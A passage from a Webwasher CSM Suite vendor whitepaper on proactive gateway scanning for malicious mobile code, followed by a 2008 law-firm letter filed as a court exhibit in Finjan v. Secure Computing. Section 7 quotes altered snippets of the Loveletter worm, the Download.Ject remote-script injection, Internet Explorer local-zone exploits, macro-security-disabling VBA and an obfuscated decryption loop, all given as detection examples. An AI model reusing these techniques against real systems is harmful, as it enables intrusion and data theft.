<b>Dynamic Code Loading</b>	Dynamic loading of program code. Though being a legitimate action for most programs, where an external library is loaded into the running program in order to perform some specialized operation, the risk of such operation is that the filter can no longer inspect what will be going on inside this external library	<p>Fights off malicious code which uses obfuscation to avoid being detected by conventional antivirus engines.</p> <p>Blocks known and unknown malicious code using exploits during the time period while there are no security patches available or rolled out.</p>	<input checked="" type="checkbox"/> ActiveX Controls <input checked="" type="checkbox"/> Win32 Executables <input checked="" type="checkbox"/> Dynamik Link Libraries <input checked="" type="checkbox"/> Java Applets <input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros
<b>Code Dispersion</b>	The presence of code dispersion (usage of several variable assignments and indirections to hide code or to hinder automated scanning of the code.) Obfuscation is a strong indicator for potentially hostile code.	<p>Detects and neutralizes malicious script code which uses obfuscation to avoid being detected by conventional antivirus engines.</p> <p>Blocks known and unknown malicious code using exploits during the time period while there are no security patches available or rolled out.</p>	<input checked="" type="checkbox"/> JavaScripts <input checked="" type="checkbox"/> VBScripts <input checked="" type="checkbox"/> VBA Macros

## 4.8 User Interface

### 4.8.1 Media Type Filter

[Apply Changes](#)

**Media Type Filter** Manages the flow of media types for mail and Web downloads

Policy: **default**   
**Media Type Filter** ☒  
 Document Inspector ☐  
 Archive Handler ☐  
 Action Settings ☐  
 Generic Header Filter ☐  
 Generic Body Filter ☐  
 White List ☐

Policy-Independent:  
 User Defined Categories  
 Media Type Catalog

Default action for unlisted media types **WEB** Allow **MAIL** Allow   
 Entry found in -> Media Type Black List **WEB** Block **MAIL** Replace and Quarantine   
 Entry found in -> Media Type White List **WEB** Allow **MAIL** Allow   
 Magic bytes mismatch **WEB** Block **MAIL** Replace and Quarantine   
 Response without Content-Type header **WEB** Allow **MAIL** Allow

**Web Upload Filter** Controls the flow of outbound user-originating files via HTTP and FTP  
☐ Forbid uploads of all files (HTTP)  
☐ Forbid uploads of all files (FTP)

Default action for unlisted media types **WEB** Allow   
 Entry found in -> Media Type Black List **WEB** Block   
 Entry found in -> Media Type White List **WEB** Allow   
 Content not validated by magic bytes **WEB** Allow

[Apply Changes](#)

Go to -> [REQMOD Settings](#) to enable 'Apply configured filters on uploaded and posted data' to use the Web Upload Filter

Fig. 3: Media Type Filter

### 4.8.2 Signature Check

[Apply Changes](#)

Go to -> [Trusted Certificate Authorities](#) to manage Certificate Authorities

**Unsigned content** Defines actions for signable content that is unsigned

Unsigned EXE / DLL **WEB** Allow **MAIL** Allow   
 Unsigned ActiveX **WEB** Block **MAIL** Allow   
 Unsigned CAB **WEB** Allow **MAIL** Allow

**Invalid Checksum** Defines actions for invalid checksums

A checksum is invalid if content was changed after signing. This can apply to the file content or one of the signing certificates **WEB** Block **MAIL** Drop

**Vendor Specific** Defines actions for specific software vendors  
 These actions apply when an executable was published by a certain vendor  
[Configure Vendor Actions](#)

**Certificate verification** Checks the certificates content of vendors and root CAs

The Certificate is revoked **WEB** Block **MAIL** Allow   
 The Certificate is expired **WEB** Block **MAIL** Allow

[Apply Changes](#)

Fig. 4: Signature Check

## 4.8.3 Proactive Scanner

[Apply Changes](#) [Go back to Proactive Scanning](#)

**Proactive Scanning Setup** Proposes default policies for mobile code

Please choose how stringent your mobile code scanning policy should be configured

☒ **Relaxed.** Mobile code that is most obviously malicious will be blocked, while all other mobile code is allowed.

This adds an additional security level to Virus Scanning, while keeping the risk of overblocking low.

**Security Level:**  
 00000000  
 False Positives  
 Risk  
 00000000  
 False Negatives  
 Risk  
 00000000

☐ **Medium.** Mobile code that is most obviously malicious, as well as mobile code that will perform operations not required for that kind of mobile code, will be blocked, while all other mobile code is allowed.

This implements a security level with a balanced ratio between protection against unknown, malicious code, and the risk of overblocking.

**Security Level:**  
 00000000  
 False Positives  
 Risk  
 00000000  
 False Negatives  
 Risk  
 00000000

☐ **Strict.** Mobile code that may be malicious or may perform operations not required for that kind of mobile code will be blocked. Only mobile code that does not perform any suspicious or unrequired operation will be allowed.

This implements a strong security level, but also implies a higher risk of overblocking.

**Security Level:**  
 00000000  
 False Positives  
 Risk  
 00000000  
 False Negatives  
 Risk  
 00000000

**Policy:**  
 default  
 Virus Scanning  
**Proactive Scanning**  
 Signature Check  
 Embedded Objects  
 Embedded Scripts  
 Text Categorization  
 Advertising Filters  
 Privacy Filters

Policy-Independent  
 Known Certificate  
 Authorities

Fig. 5: Proactive Scanning Policy

[Apply Changes](#) ☐ You have to enable Document Inspector to classify Visual Basic for Applications code

[Go to Proactive Scanning Setup](#) to quickly apply a default policy for mobile code  
[Go to Signature Check](#) to specify how digitally signed or unsigned mobile code should be handled

**Proactive Scanning** Classifies the potential behavior of mobile program code

☒ Classify ActiveX controls downloaded by referring web pages, downloaded stand-alone or attached to E-mails [View + Edit Details](#)

☒ Classify Windows executables downloaded stand-alone or attached to E-mails [View + Edit Details](#)

☐ Classify Dynamic link libraries downloaded stand-alone [View + Edit Details](#)

☐ Classify Java applets and applications downloaded by referring web pages or downloaded stand-alone [View + Edit Details](#)

☒ Classify JavaScript embedded in web pages, in Adobe® PDF documents or in HTML E-mails [View + Edit Details](#)

☒ Classify Visual Basic Script embedded in web pages or in HTML E-mails [View + Edit Details](#)

☒ Classify Visual Basic for Applications macros embedded in Microsoft® Office documents [View + Edit Details](#)

**Policy:**  
 default  
 Virus Scanning  
**Proactive Scanning**  
 Signature Check  
 Embedded Objects  
 Embedded Scripts  
 Text Categorization  
 Advertising Filters  
 Privacy Filters

Policy-Independent  
 Known Certificate  
 Authorities

[Apply Changes](#) [Go to Proactive Scanning Cache](#) to specify the duration for which mobile code classifications will be cached

Fig. 6: Proactive Scanning Main Page

## Webwasher CSM Suite: Proactive Security

[Apply Changes](#) [Go back to - Proactive Scanning](#)

☒ **ActiveX Controls** Classifies the potential behavior of ActiveX controls downloaded by referring web pages or downloaded stand-alone

Operations primarily performed by hostile mobile code

	Probability: Medium	High
Dynamic creation of program code, including the programmatic evaluation of (formerly obfuscated) program code	<b>WEB</b> Allow	Block
	<b>MAIL</b> Allow	Replace and Quar
Usage of vulnerable functionality in the host environment (like the web browser or the Java VM)	<b>WEB</b> Block	Block
	<b>MAIL</b> Replace and Quar	Replace and Quar

Operations performed by all kinds of mobile code

	Probability: Medium	High
Read access to local files, including locally mounted network shares	<b>WEB</b> Allow	Allow
	<b>MAIL</b> Allow	Allow
Write access to local files, including locally mounted network shares	<b>WEB</b> Allow	Allow
	<b>MAIL</b> Allow	Allow
Access to the network, independent of the transport direction and application-level protocol	<b>WEB</b> Allow	Allow
	<b>MAIL</b> Allow	Allow
Dynamic loading of program code, including the instantiation of COM servers (like ActiveX controls)	<b>WEB</b> Allow	Allow
	<b>MAIL</b> Allow	Allow
Access to other processes, like usage of interprocess communication (IPC) functionality	<b>WEB</b> Allow	Block
	<b>MAIL</b> Allow	Replace and Quar

[Apply Changes](#)

Policy: **default** ☐  
 Virus Scanning ☒  
**Proactive Scanning** ☒  
 Signature Check ☐  
 Embedded Objects ☒  
 Embedded Scripts ☒  
 Text Categorization ☐  
 Advertising Filters ☐  
 Privacy Filters ☐  
 Policy-independent: Known Certificate Authorities

Fig. 7: Example: Proactive Scanning Settings for ActiveX Controls



## 5 Webwasher CSM Suite Recognition Techniques

### 5.1 Media Type Filtering

All objects, such as files, are analyzed and the corresponding correct media type determined. Inspection takes into account the full code and not just the file extensions to avoid tampering. An updated media type catalogue guarantees detection of new file types as they appear.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
Low	Medium	High	4.x-5.0

### 5.2 Virus Signature Scanning

The inspected code is searched for characteristic byte patterns and compared against an updated database of virus signatures of known malicious code.

As of release 4, Webwasher includes anti virus engines from various vendors such as McAfee or Computer Associates.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
Low	Very Low	High	4.x-5.0

### 5.3 Pattern Scanning

The inspected code is searched for strings or certain byte patterns that are known to exist in malicious code. These "scan-strings" often span two or more actual instructions, thereby the classification probability – given the scan-string is chosen wisely – is very high. On the other hand, this recognition method is weak against the slightest modification of the associated code portion, for example in the course of a polymorphic code's circulation.

As of release 5.0, Webwasher's Generic Body Filter can be utilized to perform signature scanning on standalone mobile code (no embedded scripts) and classify inspected code as malicious.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
Low	Low	High	5.0

### 5.4 Checksum Scanning

Prerequisite for checksum scanning is that a malicious code has to be known. The code can then be checksummed, commonly using CRC32 checksums ("Cyclic Redundancy Check"), and every inspected code that matches this checksum can be assumed to be identical to the known malicious code. The classification probability in this case is 100%, but the approach in general is even weaker against polymorphic code as above described signature scanning.

As of release 5.0, Webwasher's Generic Body Filter can be utilized to perform checksum scanning on standalone mobile code and classify inspected code as malicious or good.



Recognition probability on unknown malicious code	False positives rate	Performance	Supported
None	None	High	5.0

### 5.5 Signature Checking

Digital signature verification enforces a corporate wide policy for handling of ActiveX controls, Java Applets, Win32 executables and Win32 dynamic link libraries. First, it reliably detects code that has been altered after the signature had been applied. This avoids execution of code which has been tampered by third parties or infected with a malicious payload. Second, signature verification detects code with revoked signatures that may have been suspended for various reasons, e.g. contained malicious code before the signature was applied. Third, it checks code for expired signatures, i.e. aging code which does not adhere to today's security standards. Fourth, the policy allows to block ActiveX controls, Java Applets, Win32 executables and Win32 DLL having no signature. Such code might stem from questionable and untrustful sources. Webwasher 5.1 includes strong digital signature verification.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
High	low	High	5.1

### 5.6 Heuristic Scanning

Heuristic scanning methods look for single instructions known to occur in malicious code, and assume the classification of the whole code derived from the combined existence of several such instructions. The combination of functionality categories found, and their weights, is also referred to as a "behavior profile".

In contrast to virus signature, pattern or checksum scanning, the classification is based on an assumption rather than a proof – and therefore heuristic scanning is also effective against new, yet unknown, threats that reuse known malicious functionality. Code is decomposed in a set of rules, like contexts of instructions, which will then be compared to a database of rules that identify malicious code. Alternatively, instructions are rated with a given weight, and classify the code as soon as a threshold is reached. As another variation of heuristic scanning, the classification of the inspected code results from the numbers of instructions of a certain category in relation to the numbers of instructions from other categories. In general, all instructions of the inspected code are considered, not only those that are assumed to be malicious. Webwasher CSM Suite 5.1 contains heuristic scanning in its Proactive Security Filter.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
Medium	Medium	Medium	5.1

### 5.7 Exploit Method Detection

Exploit method detection is a novel technology (patent pending) developed by Webwasher which scans scripts on the gateway trying to exploit vulnerabilities on the client. Although the scripts are not malicious per se, they are the enablers to inject or execute further malicious code. Detecting and neutralizing such scripts on the gateway interrupts the malicious payload of being distributed to the clients. A comprehensive set of methodologies scans and analyzes the scripts versus an

automatically updated database of rules. Known or unknown script code utilizing exploits is reliably detected by probability weightings.

Anti-stealth technology reliably detects script code which has been intentionally obfuscated to hide potentially hostile code or to avoid automated scanning. Algorithms scan for public or custom encodings, encrypted code and other programming tricks utilized in viruses and worms. Webwasher 5.1 conducts deep anti-stealth scans of script code. Webwasher CSM Suite 5.1 contains exploit method detection in its Proactive Scanner.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
High	Medium	Medium	5.1

## 6 Other Recognition Techniques

The following niche technologies are outlined for completeness because they have several severe drawbacks and do not play a visible role in the security space. Webwasher does not support these techniques by intention.

### 6.1 Emulation

Executes the suspicious code in a Virtual Machine, where the actual target operating system and environment of the inspected code is emulated. This includes emulation of memory management, variables and stacks, as well as program flow and call stacks. Emulation is already well known as a very slow technology. Simultaneously running several emulations for a larger number of clients on the gateway worsens the already poor performance. In summary, emulation of code on the gateway is unusable in a corporate environment, but may find some niche applications when speed is of no importance.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
Medium	Medium	Very Low	no

### 6.2 Function Call Interception

This method runs on the gateway and decomposes programs and wraps potentially suspicious code in a separate monitoring shell. The modified program code is then assembled and passed on to the client for execution. The idea of the monitoring shell is to detect abnormal program behavior. But allowing to run potentially harmful programs on the client is a high risk. The wrapped suspicious code may break out of its monitoring shell. In addition, the additional watch code considerably slows down program speed, or may even introduce instabilities or crashes of the application. The solution tends to produce a high false positive rate if continuous and tedious finetuning of the policy is neglected. This technology, although more than 5 years old, did not achieve any significance in the security space.

Recognition probability on unknown malicious code	False positives rate	Performance	Supported
low	Very High	low	no

## 7 Points of Attack utilized by Malicious Mobile Code

This chapter introduces the most important points of attack that today's malicious mobile code utilizes to penetrate a Microsoft Windows®-based (desktop) computer and misuse it for whatever purpose. Webwasher CSM Suite wards off all of them.

Remark: The given examples of malicious code are for illustration purposes, only. Code snippets were intentionally altered, simplified or made incomplete to prevent unhindered misuse.

### 7.1 The Local Filesystem

Numerous malicious scripts exist that are a prerequisite for gaining access to the computer's hard disk or mounted network shares. Typical examples are `wscript.shell` or `Scripting.FileSystemObject` ActiveX controls which raise Webwasher's probability level to "medium". Combinations of methods like `FileSystemObject's GetSpecialFolder()` are a stronger evidence for malicious code trying to access the file system, thus receive a higher probability level. Webwasher CSM Suite includes a comprehensive set of rules which allows a fine granular policy, such as 'Block all scripts trying to read the file system'.

### 7.2 The Windows Registry

Access to the registry is commonly initiated by above described ActiveX controls `wscript.shell` or `Scripting.FileSystemObject`. Finding additional method calls like `RegRead()` or `RegWrite()`, e.g.

```
obj.RegRead "HKEY_CURRENT_USER\Software\Malware\Installed"

obj.RegWrite "HKEY_CURRENT_USER\Software\Malware\Installed", 1, "REG_DWORD"
```

during the gateway scan raises the probability level for "Registry Read" and "Registry Write" to a higher level. Webwasher CSM Suite contains sophisticated rules to reliably detect accesses to the Windows registry.

### 7.3 The Network

Allowing mobile code access to the network may not be desired in fear of spyware or similar threats that spy locally stored information or monitor user behavior and phone back to their iniquitous origin servers. For example

```
Set obj = CreateObject ("WScript.Network")
```

is an indication for potentially undesirable network accesses.

### 7.4 E-Mail client automation

#### 7.4.1 Scripts accessing the Outlook mail client

In order to access the Microsoft Outlook application, scripts once more have to instantiate the associated ActiveX control (which in this case is a COM server running out-of-process). The

replication routine used in the VBS/Loveletter.A worm (also known as ILOVEYOU) serves as an example. The following snippet shows yet another way to create an ActiveX control instance:

```
Set out = WScript.CreateObject ("Outlook.Application")
```

This time the Windows Scripting Host's global `WScript` object's `CreateObject()` method is invoked instead of the global `CreateObject()` function (which does not allow linkage of connection points to the instantiated object). Next, the Messaging API (MAPI) provider is accessed via the running Outlook instance:

```
Set mapi = out.GetNamespace ("MAPI")
```

Both findings are already a strong indicator for hostile "Network" and "Mail" access. If there is also

```
male.Subject = "ILOVEYOU"
male.Body    = vbCrLf & "kindly check the attached LOVELETTER
               coming from me."
```

then this is hard evidence for the VBS/Loveletter.A worm.

#### 7.4.2 Social Engineering

With the appearance of the Melissa worm, a technique called "Social Engineering" became the road to success in terms of the quick replication of worms. The worm tries to pretend a trustworthy mail source to the recipient, either by faking the sender address or by replicating itself with a text that can gain the recipients trust due to its content and representation.

While the latter approach can not be detected programatically, the first approach can be unerringly detected as it is regularly implemented by iterating the "Windows Address Book" (WAB) on the infected computer, and replicating the worm to the victim's friends. Below is the code snippet of interest, once more taken from the replication routine of the VBS/Loveletter.A worm:

```
Set out = WScript.CreateObject ("Outlook.Application")
Set mapi = out.GetNamespace ("MAPI")

For ctrlists = 1 To mapi.AddressLists.Count
    Set a = mapi.AddressLists (ctrlists)
    x = 1
    regv = regedit.RegRead ("HKEY_CURRENT_USER\Software\Microsoft\WAB\" & a)
    If (regv = "") Then
        regv = 1
    End If
    If (Int (a.AddressEntries.Count) > Int (regv)) Then
        ...
    End If
End For
```

A strong indicator for social engineering is the presence of the `AddressLists` and `AddressEntries` properties, as well as the access to the Windows Address Book registry key:

```
("AdressLists" AND "AddressEntries") OR "*\Software\Microsoft\WAB"
```



## 7.5 Dynamic loading or execution of program code

### 7.5.1 Scripts that dynamically execute code

Malicious scripts tend to hide the core of their criminal intent in arbitrary encoded strings, that are decoded by the script itself at runtime and then executed using methods that allow parsing and execution of script code at runtime, such as JavaScript's `eval()` method, VBScript's `Execute()` method and variants, and the Internet Explorer DOM's `execCommand()` and `execScript()` methods. Some examples are

- `eval (codeString : String)`
- `Eval (expression : String) : Variant`
- `IHTMLDocument2::execCommand (cmdID : String, showUI : Boolean, value : Variant) : Boolean`

The existence of stealth techniques to hide program code is a clear sign for hostile activities and raise Webwasher's probability level for "DynamicCodeGeneration", another sign for malicious code.

### 7.5.2 VBA macros that dynamically create code

VBA macro viruses like W97M/Melissa.A tend to hide their destructive code from Anti Virus scanners by decoding it from its obfuscated original representation first, and then injecting it into the active document or another locally stored document, like the default template (`NORMAL.DOT`), at runtime. Sooner or later, the newly created code will be executed. The Office DOM supplies the `CodeModule` property to modify a document's VBA project:

```
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
```

The appearance of such code in conjunction with other rules considerably raises Webwasher's probability level for "DynamicCodeGeneration".

## 7.6 Mobile code utilizing vulnerable browser features

This section discusses some of the most severe vulnerabilities that all in common allow an attacker to load and execute any program from the Internet under the identity and privileges of the browsing user. Other vulnerabilities that, for example, "only" lead to a crash of the browser application, are not covered here.

### 7.6.1 Elevating program rights from Internet- to Local Zone

A general task for malicious code is to gain privileges of the local zone instead of the restricted Internet zone. A good example is the Download.Ject exploit for the Microsoft Internet Explorer browser. When a user visits a Web site hosted on a server that is infected with Download.Ject, the Web pages download a Trojan horse to the user's computer. This Trojan horse is named Backdoor:W32/Berbew, also known as Backdoor-AXJ, Webber, or Padodor. When this Trojan horse runs on the user's computer, it may perform several actions, including monitoring Internet access to capture sensitive information such as logon names and passwords, or opening fake dialog boxes that prompt the user to enter confidential information such as ATM card codes, credit card numbers, or other confidential information.



The following code snippet shows the injection routine of the Download.Ject:

```
<script language="Javascript">
function InjectedDuringRedirection () {
    showModalDialog ('md.htm',window,"dialogTop:-10000\;dialogLeft:-
    10000\;dialogHeight:1\;dialogWidth:1\;").location=
    "javascript:<SCRIPT
    SRC=\\'http://127.0.0.1/shellscript1_loader.js\\'>
    </script>";
}
</script>

<script language="Javascript">
    setTimeout ("myiframe.execScript (InjectedDuringRedirection.toString())", 100);
    setTimeout ("myiframe.execScript ('InjectedDuringRedirection()')", 101);
    document.write ('<IFRAME ID=myiframe NAME=myiframe SRC="redir.php"
    WIDTH=200 HEIGHT=200></IFRAME>');
</script>
```

The dynamically created IFRAME redirects to a Windows Compiled Help (CHM) page and delayed script execution in this IFRAME bypasses Internet Explorer's zones security mechanism, and showModalDialog() is finally executed in the "Local Zone" instead of the "Internet Zone".

Significant patterns of the malicious code are InjectedDuringRedirection, execScript and IFRAME. Webwasher Antivirus' includes this rule and many other patterns to efficiently detect and block known and unknown hostile scripts.

#### 7.6.2 Accessing the local filesystem

The number of web servers such as Microsoft Internet Information Server being hacked or infected with malicious code is on the rise. Accessing Web pages on such systems with a browser like Microsoft Internet Explorer can infect the client or compromise locally stored personal data. Some typical Web page based hostile methods are exploiting local help pages, the browser refresh and complex timeouts which will be presented in the following paragraphs.

The following first example shows that Web sites trying to access local help pages should be considered as abnormal and gives sufficient indication for a malicious code classification. Finding URLs that include either locally bound URL protocols (often implemented as "Asynchronous Pluggable Protocols") like "ms-its:" or "file:", or simply access local partitions classify the code as "Vulnerable". The following code example visualizes the hostile code required to trick the Microsoft Internet Explorer into downloading a file from http://192.168.0.180/exp.chm and running its payload exploit.htm in the client's local zone. The file exploit.htm can contain any malicious code allowing hostile actions such as access to locally stored documents or files on internal network drives.

```
<object data="ms-its:mhtml:file://
    C:\foo.mhtml!http://192.168.0.180/exp.chm::exploit.htm"
    type="text/x-scriptlet" style="visibility:hidden">
```

The second example for a hostile method is based on the browser's HTTP meta-refresh feature which can be hijacked by a malicious website to redirect to a local file. Similar to the first example malware.mhtml contains the actual hostile routines.

```
<meta http-equiv="refresh"
      content="5; url=mhtml:file:///C:/Documents and Settings\
      Administrator\Local Settings\Temp\malware.mhtml">
```

The third example deals with timeouts to run malicious code in the local zone and access the local file system.

```
extDoc = document.open ('file:///C:/WINDOWS/setuplog.txt',
                        '', 'height=500,width=600');
cmd = 'extDoc.execScript ("alert (document.body.innerText)", "Jscript");';
setTimeout (cmd, 2000);
```

Webwasher CSM Suite recognizes timeout settings on something more complex than only a single function call, e.g. `setTimeout (cmd, 2000)`, as potentially malicious code.

## 7.7 VBA macros using vulnerable Office features

Microsoft Visual Basic for Applications (VBA) macro viruses exploit design flaws in Microsoft Office, primarily versions 97 and 2000, to bypass macro security. One indication for VBA code that may try to initiate such an action is when the code tries to find out under which Office version it runs:

```
If System.PrivateProfileString ("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level")
    <> "" Then
    ...
```

Certainly, learning about the environment a program is running under can not be taken as definite evidence of bad intent – it is a first indication and raise Webwasher CSM Suite' "Vulnerable" category to "Medium". The actual defacement occurs as soon as certain elements of the Office GUI are accessed programmatically. Examples are

```
CommandBars ("Macro").Controls ("Security...").Enabled = False
```

as well as

```
CommandBars ("Tools").Controls ("Macro").Enabled = False
```

Above samples deactivate the macro security configuration, so the user can neither adjust nor monitor his current security settings. If there is also code like

```
"CommandBars" NEAR "Controls" NEAR "Enabled"
```

then this is a good indication for malicious code and raises the "Vulnerable" category probability of Webwasher CSM Suite to "High". Many other examples for malicious VBA macros exist. Webwasher CSM Suite includes specific as well as generic rules to ward off known and unknown VBA macro viruses.

## 7.8 Malicious Java Applets

A type of hostile Java Applets modifies the Java Virtual Machine (JVM) execution environment

- by replacing the Class Loader, and thereby bypassing the security checks otherwise performed by this essential part of the Java VM's security model.
- by misconfiguring the Java VM's Security Manager to pave the way for its misdeeds and bypassing the Security Manager, gaining free access to local system resources that should have been protected.

Another type are Java Applets is gaining undesired access to the network. Apart from regular access to the Java VM's network subsystem, older versions of the Java Runtime Environment (JRE) bear a vulnerability in this category of operation as certain methods in the `java.net.ServerSocket`, `netscape.net.URLConnection` and `netscape.net.URLInputStream` classes commonly miss to verify access permissions through the Java VM's Security Manager. These flaws were pointed out in the Brown Orifice exploit, and usage of any of these methods should – apart from the classification in the "Network" category – raises the probability of the "Vulnerable" category in Webwasher CSM Suite.

## 7.9 Encodings used to hide malicious code

The presence of stealth techniques to hide code or to hinder automated scanning of the code is an indicator for potentially hostile intentions. However, we need to differ between publicly known and unknown encodings.

Obfuscation through publicly known encodings is widespread. Many malicious websites use the Microsoft Script Encoder to obfuscate their scripts. After encoding standalone script files, respective file types are Encrypted JavaScript (JSE) and Encrypted VBScript (VBE). Fortunately – from a content filter's point of view – this is really "only" an encoder, and not an encryption tool, and adequate decoders are available.

Another commonly used public encoding, though weak in terms of obfuscation, is "URL Encoding", which can be simply applied via the respective `escape()/encodeURIComponent()` and `unescape()/decodeURIComponent()` script methods. `UUEncode` and `base64` are only rarely used, as the scripting engines do not provide built-in support for them.

Obfuscation through custom encodings, also referred to as encryption/decryption loops, is primarily used in worms. Today's virus authoring kits like "VBSWG kit", which was used to build the "Anna Koumikova" virus, support a set of encryption techniques. (Semi-) polymorphic viruses even vary their decryption loops between generations. The following code snippet shows how the "Anna Koumikova" 's decryption loop looks like:

```
Execute
e7iqom5JE4z ("X)udQ0VpgjnH_{tEcggv_f{DQ_VpgjnH{Q_ptGqt_tgTwugop_zgvUvvg_Q9v58Jr7R6?
_E_gtvcQgldég+vY$eUktvrU0gjnn+$9G5QJv786z0Rgtyiktgv$_MJWEu^hqvvtc^gpQjVH
...
yvk_gJ$EM^WquvhcygtQ^VpgjnH^{conkfg.$$_$3pG_fhKgPvzpg_fhKgPvzpg_fhkpG_fwHepkvpqX)u
diy3_70d2")
Function e7iqom5JE4z (hFeiuKrcoj3)
    For I = 1 To Len (hFeiuKrcoj3) Step 2
        StTP1MoJ3ZU = Mid (hFeiuKrcoj3, I, 1)
        WHz23rBql07 = Mid (hFeiuKrcoj3, I + 1, 1)
        ...
    End If
    e7iqom5JE4z = e7iqom5JE4z & WHz23rBql07 & StTP1MoJ3ZU
Next
End Function
```

Webwasher CSM Suite detects decryption loops by excessively long and complex string variables in front of a `for` or `while` program flow statement that operates (reads and modifies) on this string, which is afterwards executed as program code or inserted into external program code.

### 7.10 Other stealth techniques to hide malicious code

Another popular practise in hiding a malicious script from scan-string based filtering is to disperse the malicious code, using several variable assignments and indirections. For example, JavaScript allows assigning any function to a variable, and then invoking the variable as a function, like

```
var f = eval;
f ("var obj = new ActiveXObject ... ");
```

Similar obfuscation can be achieved by nesting DHTML code generation, like

```
document.write("<script>function harmless (s) { ev" +
... "al (s); }</script>");
<body onLoad="javascript:harmless ('var e = ActiveX' + 'Object ...');">
```

All these methods try to fool regular anti virus scanners. However, the existence of stealth methods in script code raises the probability for malicious code in Webwasher CSM Suite. In summary, Webwasher's Proactive Scanner and the anti virus engine work in tandem to fight off even the most difficult to detect malicious codes.

### 7.11 Weaknesses of signed ActiveX Controls

An ActiveX control is an executable program that can be automatically delivered over the Internet where it usually runs within a browser. ActiveX controls are written in any of more than a dozen different languages including C++ and Visual Basic among others. Developers can digitally sign their ActiveX Controls but they do need not to do so. Signed code consists of the digital signature, a public decrypting key and a certificate verifying the decrypting key.

Digital signatures allow a user to verify, prior to running the executable code, that it came from the developer it says it came from; and that nobody else has modified the code. If a user accepts the digital signature with Always trust content from then the trusted publisher is written in the following registry keys on user's client.

```
HKU\Software\Microsoft\Windows\CurrentVersion\WinTrust\TrustedPublishers\SoftwareP
ublishing\TrustDatabase\0
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\WinTrust\TrustedPublishers\Software
Publishing\TrustDatabase\0
```

Any control downloaded from same author in the future is considered safe and will be immediately executed; no matter if the code is really safe or the signature is still valid. Worse, Internet Explorer comes equipped with over 100 pre-installed and 'pre-trusted' certificate authorities that Microsoft developers deemed trustworthy. Anytime employees encounter new signatures, they have complete decision making authority on whether the party behind the signature should be added to their trusted list. This is a problem because the typical employee lacks the knowledge to apply appropriate diligence to this important decision. And the danger extends beyond the unknowing employee. Malicious ActiveX controls exist that are able to add themselves to the list of trusted

publisher without user's consent or notice. Otherwise, certificates can be stolen – estimates based on Webwasher's own research suggest that 5 to 10% of all certificates are invalid. The bottom line on certificates is that they handle initial authentication relatively well, but do not guarantee that the holder of the certificate can always be trusted or that the content they send is clean and appropriate for a business setting. Centralizing certificate policy at the gateway - such as in Webwasher - removes the burden of this decision from employees (as well as the potential for costly mistakes), and allows administrators to enforce a consistent policy of who to trust.

### **7.12 Weaknesses of signed Java Applets**

A Java Applet - similar to an ActiveX Control - is a program that is distributed over the Internet and typically runs in a web browser. Authors can digitally sign applets. If a user chooses to accept a signed applet then the author is added to a trusted list on the client. Any trusted applet is allowed to read and write files on the client file system and making network connections. Adding malicious code to a Java Applet is trivial, e.g. including

```
acl.read=/home/me
```

in the `~/.hotjava/properties` file allows to read all files in the directory `/home/me` on the user's computer, thus compromising personal data.

Signed Java Applets suffer from same security weaknesses as signed ActiveX Controls. A user is not able to make a wise decision on the appropriateness and trustness of code. Certificates might be revoked or even stolen.

Webwasher offers a centralized certificate policy which relieves the user from making hazardous decisions and shifts the process to the gateway to the power of the administrator.

## 8 Summary

There is no doubt among experts as well as the public that the threat level on the Internet is on the rise. A new generation of Internet criminals is motivated by financial gain and armed with the expertise to do serious damage. Malicious mobile code, exploits, day-zero attacks, viruses, worms, trojans, zombie networks are their weapons of choice. Tougher and more sophisticated defense systems and fast, decisive responses seem to be the only answer to win the arm's race. Still there is the serious need to also invest in preventive measures that are able to cope with unknown threats.

Webwasher CSM Suite combines both defense doctrines - reactive and proactive security - in a single-installation deployment with centralized policy and reporting management protecting Web, email, instant messaging and encrypted traffic alike. It proactively and simultaneously shields off the two most severe security dangers corporations face today when using the Internet.

First, it closes the time lag between the emersion of a new virus, worm, hostile mobile code or other yet unknown malicious code - and the signature update required by Anti Virus scanners to unerringly block the new threat.

Second, it closes the time lag between the appearance of a new exploit and the availability/roll-out of a new security patch.

Webwasher CSM Suite runs on the gateway, only, and requires no client software to deploy or maintain. Its novel built-in, proactive, four-tiered methodology checks the media type of download objects, verifies digital signatures and blocks untrusted program code. It performs a heuristic analysis and blocks program code based on its potential behavior, and neutralizes suspicious script code trying to exploit vulnerabilities on the client.

Corporations use Webwasher CSM not only to safeguard themselves against the myriads of threats, but moreover as a business enabler for leveraging the enormous productivity gains and opportunities of the Internet while avoiding its downsides such as not work-related Web surfing and inappropriate email messages.

"Security is not a luxury, it's the foundation on which today's and future businesses rely on. Preventive solutions such as the Webwasher CSM Suite with its Proactive Security are an indispensable building block in achieving and maintaining this goal." (Roland Cuny, CTO, co-founder Webwasher AG)



# **EXHIBIT 18**

# KING & SPALDING

King & Spalding LLP  
1000 Bridge Parkway  
Suite 100  
Redwood Shores, CA 94065  
Tel. (650) 590-0700  
Fax: (650) 590-1900  
www.kslaw.com

Lisa Kobiialka  
Direct Dial: (650) 590-0720  
Direct Fax: (650) 590-1900  
lkobiialka@kslaw.com

April 24, 2008

## VIA E-MAIL AND US MAIL

Christopher Seidl  
Robins, Kaplan, Miller & Ciresi L.L.P.  
2800 LaSalle Plaza  
800 LaSalle Avenue  
Minneapolis, MN 55402

Re: Finjan Software Ltd. v. Secure Computing Corporation, et al.  
D. Del., C.A. No. 06-369-GMS  
Fed. R. Civ. P. 62 Obligation

Dear Chris:

We are very concerned that Secure Computing appears to have no intention of satisfying the judgment entered by the Court on March 28, 2008 in the above-referenced action. Secure Computing acknowledged, itself, in its Expedited Motion to Stay Judgment filed on April 8, 2008 that, absent relief from the Court to the contrary, it was required to comply with Fed. R. Civ. P. 62. As such, it was obliged, at a minimum, to provide security for the judgment within 10 days after it was entered.

